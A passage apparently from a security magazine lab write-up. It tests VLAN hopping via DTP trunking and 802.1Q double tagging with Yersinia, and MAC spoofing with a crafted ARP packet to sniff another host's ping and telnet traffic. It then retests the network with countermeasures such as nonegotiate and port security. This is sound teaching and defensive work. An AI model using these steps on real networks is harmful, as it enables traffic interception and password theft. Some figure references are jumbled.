Total Packets: 491 ----- DTP Packets: 32 ----- MAC Spoofing [X]
----- DTP Fields -----
Source MAC 00:0C:29:EC:76:02 Destination MAC 01:00:0C:CC:CC:CC
Version 001 Neighbor-ID 0246472F74A1 Status 03 Type A5
Domain

```

Figure 12. DTP with Yersinia

# HAKING ONDemand




Figure 13. After DTP trunking

The source address needed to be changed according to the MAC address of Backtrack 3 `eth0` interface. By pressing 'E' the fields can be changed. In this case the source MAC address is `00:0C:29:EC:76:02`. The 'Domain' field needs to be changed to the VTP domain created on the switches. In this case the 'Domain' field is "ABC". Once the appropriate fields have been filled, by pressing 'X' (for attack menu) and '1' (to enable trunking) DTP packets will be sent out of the `eth0` port. The status shows that the port is in Trunk/Desirable, the status reflects the settings on the switch's FastEthernet 0/5 port. The end result will allow FastEthernet 0/5 to be trunked with the switch.

As seen in Figure 13, FastEthernet 0/5 has been trunked. The current mode (desirable) enables any device on the network to trunk with the switch using a crafted DTP packet. The `n-802.1q` encapsulation indicates the trunk has been negotiated with the switch and the connected host or device.

Once a trunk has been established between the attacker and the switch, VLAN hopping attacking can now take place, by pressing 'G' for the attack menu and then choosing 802.1Q mode.

As seen in Figure 14, the required fields have been highlighted. The source MAC address of `00:0C:29:CF:42:DE` is associated with Linux Backtrack 3's `eth0`




Figure 14. Required Info




Figure 15. Single 802.1Q command

connection. The destination MAC address of `00:50:56:c0:00:08` is the physical network connection belonging to the victim. In this case the victim is located on switch 2 in VLAN 2. The field "VLAN" needs to be linked to the attacker's VLAN number which also should be the native VLAN for the trunk link between the two switches. In this case VLAN 1 (default) is being used for the attacker. The field "VLAN2" is linked to the victim's VLAN on switch 2. In this case the victim belongs to VLAN 2. The source IP address is the `eth0` network connection from Linux Backtrack 3, as shown above the address of `192.168.1.5` has been used. The destination IP address of `192.168.2.2` belongs to the victim in VLAN 2.

To test the success of VLAN hopping double tagging, Firstly Figure 16 – Failed attempt shows a failed attempt to hop VLANs. This test was implemented by sending a single 802.1Q packet. The attack menu was opened simply by pressing 'X'. The menu appeared with a list of available attacks to implement. (Figure 15 – Single 802.1Q command). Remember a single 802.1Q packet will only contain the one tag. In this case the packet only contained:




Figure 16. Failed Attempt




Figure 17. Successful attempt to SW2 VLAN2

- Source MAC
- Source IP
- Destination MAC
- Destination MAC
- Priority
- CFI
- L2Protol
- VLAN
- Payload

Figure 15 shows the selected attack of single 802.1Q packet. Once this attack had been selected, the single packet needed to be sent out of the attacker's port. This was simply done by pressing '0 (Zero)'.

As seen in Figure 16, the single 802.1Q packet was not successfully received by VLAN 2 on switch 2. Figure 18 shows an ICMP Echo (ping) request being made by the attacker, there was also a broadcast to the IP address of 192.168.2.2 and 192.168.1.5. The broadcast of 192.168.1.5 was successfully as switch 1 had an ARP entry in its CAM table. Whereas there was no entry for the victim's IP address. The attack was not successful as this was a single 802.1Q packet.




Figure 18. SW2 (VLAN 3) unsuccessful using Single 802.1Q tag




Figure 19. Successful double tagging SW2 VLAN 3

The attack was carried out again, but this time the 802.1Q double encapsulation packet was sent out of the attacker's port.

As shown in Figure 17 the attack was successful by using 802.1Q double encapsulation packet. Packet 1 is an ICMP request; this indicates the attacker is requesting a packet to check connectivity. Packet 2 is an ARP broadcast packet, the ARP broadcast packet is looking for the IP address of 192.168.1.5. Packet 3 contains the reply back from the attacker and the MAC address. Packet 4 is an ICMP reply packet, this packet indicates that the ICMP request successfully reached the intended recipient. The attack was successful as the attacker sent out a packet with a double tagged packet, the double tagged packet contained:

- Source MAC
- Source IP
- Destination IP
- Destination MAC
- Priority
- Priority 2
- CFI




Figure 20. Unsuccessful to SW1 VLAN 2

**Table 2.** VLAN Hopping Double Tagging Results

Source Switch	Destination Switch	Source VLAN	Destination VLAN	Tag	Successful?
Different Switch					
1	2	1	2	2	Yes
1	2	1	3	3	Yes
Same Switch					
1	1	1	2	2	No
1	1	1	3	3	No

- CFI 2
- L2Protol
- L2Protol2
- VLAN
- VLAN2
- IP Prot
- Payload

This time the attacker got a reply back from the victim. This is because the trunk between switch 1 and switch 2 has a native VLAN of 1, this VLAN has been assigned to the attacker's access port. If the native VLAN between the switches has been assigned to any access ports, the frames will go untagged. Therefore once the attacker sends the double tagged packet, switch 1 will remove the outer layer of the frame. Switch 1 will forward the remaining packet through the trunked port; switch 2 will receive the packet which is left with only the inner layer. Switch 2 will see this packet is intended for VLAN 2 and forward the packet to the victim's switchport.

The following screen dumps are to prove that VLAN hopping is also possible to SW2 VLAN 3.

Figure 18 shows a single 802.1Q tagged packet sent out by the attacker. This time the attack is unsuccessful and the destination is unreachable. Packet 1 shows an ICMP request being sent by the attacker. Packet 2 is an ARP broadcast request for the victim's IP address (192.168.2.3). There is no ICMP reply being received by the attacker, therefore this attack is unsuccessful.


**Figure 21.** Unsuccessful to SW1 VLAN 3

Figure 19 shows an ICMP request packet has been sent to the victim's IP address (192.168.2.3), the victim replied to the attacker's request.


The next test is to prove that double tagging requires two switches to perform de-encapsulation on an 802.1Q VLAN packet.

Figure 21 and 22 show unsuccessful attempts to hop between VLANs on the same switch. The attack is unsuccessful because of the need for two switches. A switch is needed to de-encapsulate the VLAN packet in order to leave the inner packet intact. A switch only performs de-encapsulation once.

### MAC spoofing attack

Figure 22 is to be used as the test network for MAC Spoofing attack. In this attack the attacker PC will spoof its source MAC address of PC 1. The attacker will achieve this by using Colasoft Packet Builder, by sending an ARP packet to the switch's VLAN the switch will replace the current attacker's MAC address with PC 1's MAC address. The aim of this attack is for the attacker to see traffic received for PC 1 being received by the attacker as well. This is mainly due to how switches work. A switch with correct MAC address entries will send out packets out the correct port. For example if PC 2 sends an ICMP request packet to PC 3, the attacker will not be able to see this as the switch will send the packet out of FastEthernet 1/3.

Firstly to prove MAC spoofing works, the switch has correct MAC address entries in its CAM table.

**Figure 22.** MAC Spoofing test network




Figure 23. Correct MAC entriesFigure 25 – Colasoft ARP Packet Builder




Figure 24. Wireshark on Attacker's switchport

Figure 23 shows correct MAC entries in the switch's table. To prove the switch sends out packets to the correct port, PC 2 sent out an ICMP request packet to PC 2's IP address of 192.168.1.4. Wireshark was opened to sniff the packet on the attacker's switchport.

Figure 24 shows no traffic being received by the attacker from PC 1's switchport. This is because of




Figure 26. Duplicate MAC

the correct MAC entries in the switch's CAM table. The switch currently has an MAC entry for PC 1, the switch knows PC 1 is located on FastEthernet 1/2. The ICMP request packet therefore sent by PC 2 was received by PC 1 directly through FastEthernet 1/2.

The attacker sent out an ARP packet containing destination MAC address, source MAC address, source IP and destination IP. Figure 48 illustrates the attacker has inserted a destination MAC of c8:00:09:ac:00:00 (SW0 VLAN 1), source MAC of 00:03:ff:58:c2:21 (PC 1's MAC address) in the Ethernet header. The attacker again inserted the addresses under the ARP fields. The source Physics has an address of PC 1's MAC, the source IP inserted is the IP address of the attacker. The destination Physics address of SW0 VLAN 1's MAC address is inserted, the destination IP is of SW0's VLAN 1 interface. The ARP packet is sent out of the attacker's network connection, the switch thinks the MAC address of 00:03:ff:58:c2:21 is associated on ports FastEthernet 1/1 and 1/2.

Once the attacker sent out a spoofed ARP packet to the switch's VLAN interface, the switch modified the existing MAC address for the IP address 192.168.1.2 (Attacker's PC).

The spoofed ARP packet sent by the attacker was sniffed using Wireshark. Figure 27 shows an ARP broadcast for the address 192.168.1.1, the switch replied with its MAC address to acknowledge the ARP broadcast by the attacker. The spoofed ARP packet




Figure 25. Colasoft ARP Packet Builder




Figure 27. Wireshark ARP

55 88.016812	c8:00:07:f8:f1:01	Spanning-tree-(for-br STP	Conf. Root = 32768/c8:00:07:f8:00:00 Cost = 0 Port = 0x802a
56 89.731802	192.168.1.6	192.168.1.4 ICMP	Echo (ping) request
57 89.956968	c8:00:07:f8:f1:01	Spanning-tree-(for-br STP	Conf. Root = 32768/c8:00:07:f8:00:00 Cost = 0 Port = 0x802a
58 91.728546	c8:00:07:f8:f1:01	Spanning-tree-(for-br STP	Conf. Root = 32768/c8:00:07:f8:00:00 Cost = 0 Port = 0x802a
59 93.568288	c8:00:07:f8:f1:01	Spanning-tree-(for-br STP	Conf. Root = 32768/c8:00:07:f8:00:00 Cost = 0 Port = 0x802a
60 95.410993	c8:00:07:f8:f1:01	Spanning-tree-(for-br STP	Conf. Root = 32768/c8:00:07:f8:00:00 Cost = 0 Port = 0x802a
61 97.262074	c8:00:07:f8:f1:01	Spanning-tree-(for-br STP	Conf. Root = 32768/c8:00:07:f8:00:00 Cost = 0 Port = 0x802a
62 98.239477	c8:00:07:f8:f1:01	CDP/FTP/DTP/PaGP/UDLD CDP	Device ID: SW0 Port ID: FastEthernet1/1
63 99.090942	c8:00:07:f8:f1:01	Spanning-tree-(for-br STP	Conf. Root = 32768/c8:00:07:f8:00:00 Cost = 0 Port = 0x802a

Figure 28. ICMP Request sniffed

Frame 30 (60 bytes on wire, 60 bytes captured)
Ethernet II, Src: Microsoft (00:03:ff:5c:c2:21), Dst: Microsoft (00:03:ff:58:c2:21)
Internet Protocol, Src: 192.168.1.6 (192.168.1.6), Dst: 192.168.1.4 (192.168.1.4)
Version: 4
Header length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: default; ECN: 0x00)
Total Length: 44
Identification: 0x6a00 (27136)
Flags: 0x04 (Don't Fragment)
Fragment offset: 0
Time to live: 32
Protocol: TCP (0x06)
Header checksum: 0x6d71 [correct]
Source: 192.168.1.6 (192.168.1.6)
Destination: 192.168.1.4 (192.168.1.4)
Transmission Control Protocol, Src Port: iad3 (1032), Dst Port: telnet (23), Seq: 0, Len: 0

Figure 29. Telnet session

was detected by the switch. The spoofed ARP packet was a duplicate MAC that was already in the switch's CAM table. The ARP packet sent by the attacker has a source IP address of 192.168.1.2; in this case there is already an entry for this address in the switch's CAM table. The switch will acknowledge the ARP packet and alter its existing MAC of 00:50:56:c0:00:01 to 00:03:FF:58:c2:21. Therefore the switch now contains duplicate MAC address although for different switchports.

To prove the MAC spoofing works, PC 2 will again ping PC 1 with an ICMP request. For the test to be successful, the attacker should sniff its switchport and see this ICMP request packet.

As seen in Figure 28, this test was successful. The attacker managed to sniff packet destined for PC 1. The attack was successful due to the fact the switch had duplicate addresses but for different switchports. As switch's forward packets based on MAC addresses, the switch forwarded the packet to both ports that had got the MAC address of 00:03:FF:58:c2:21.

Another test to prove MAC spoofing is successful, PC 2 sent out a telnet session to PC 1.

The attacker managed to sniff the telnet traffic on its switch port. If the telnet session was successful, the attacker can sniff all the telnet traffic destined towards PC 1 and retrieve telnet passwords for malicious activity.

## Appendix B – Retest network with security

The tests above have proved to be successful. In this section all the tests will be implemented again. This time though security will be added to try and countermeasure against the successful attacks. Once these tests have been implemented and tested, they will be analysed to determine how successful the countermeasures were against the attacks. There will be different network designs for each test.

### VLAN Hopping

Figure 30 illustrates the new network design to provide countermeasures against VLAN hopping double encapsulation attack. Figure 53 shows two changes. The first change comes from the attacker's VLAN. The attacker is placed in an unused VLAN on the network. As seen in the previous test, the attacker was placed in

VLAN 1 which is used for management VLAN. Placing the attacker in VLAN 1 created a huge vulnerability as VLAN 1 has information on other VLANs. Secondly the trunk link between Switch 1 and Switch 2 has a native VLAN of 99. Again VLAN 99 is an unused VLAN on the network. All the FastEthernet ports on both the switches have been placed in non-negotiate mode. This mode is accomplished by using the command `switchport nonegotiate` on all the FastEthernet ports. This turns off the DTP protocol; this should not allow the attacker to negotiate a trunk port with Switch 1. Each port on the switches is explicitly chosen for either a trunk port or an access port.

This test will prove if this new secure network design will countermeasure against VLAN hopping.

Firstly to trunk between the attacker and Switch 1, the attacker sent a DTP trunking packet to the switch.




Figure 30. VLAN hopping with security




Figure 31. VLAN hopping with security using Yersinia

As seen in Figure 31, the attacker inputted the required information. The source MAC address of 00:0C:29:DB:F6:00 which is the attacker's eth0 interface. The destination MAC of 00:50:56:C0:00:08 is the MAC address of the victim's network connection. The VLAN ID has changed from the previous test as the attacker is now a member of VLAN 100. VLAN2 is the required VLAN ID of the victim, in this case the VLAN ID is VLAN 2. The Source IP of 192.168.1.5 is of the attacker, while the destination IP of 192.168.2.2 is of the victim.




Figure 32. Attempted trunking




Figure 33. Wireshark output to Switch 2 VLAN 2

Figure 32 illustrates a failed attempt to trunk with the switch. As seen in the previous test, the attacker's switchport became a trunk and was able to access all the VLANs.

Using Yersinia the attacker selected the double encapsulation attack. The Wireshark sniffer application captured the packets while sending out the double encapsulation packet to Switch 2's VLAN 2.




Figure 34. Wireshark output to Switch 2 VLAN 3

**Listing 1.** Port security for FastEthernet 0/1

```
Interface FastEthernet0/1
switchport mode access
switchport port-security
switchport port-security mac-address sticky
switchport port-security mac-address sticky
001c.c065.a379
```

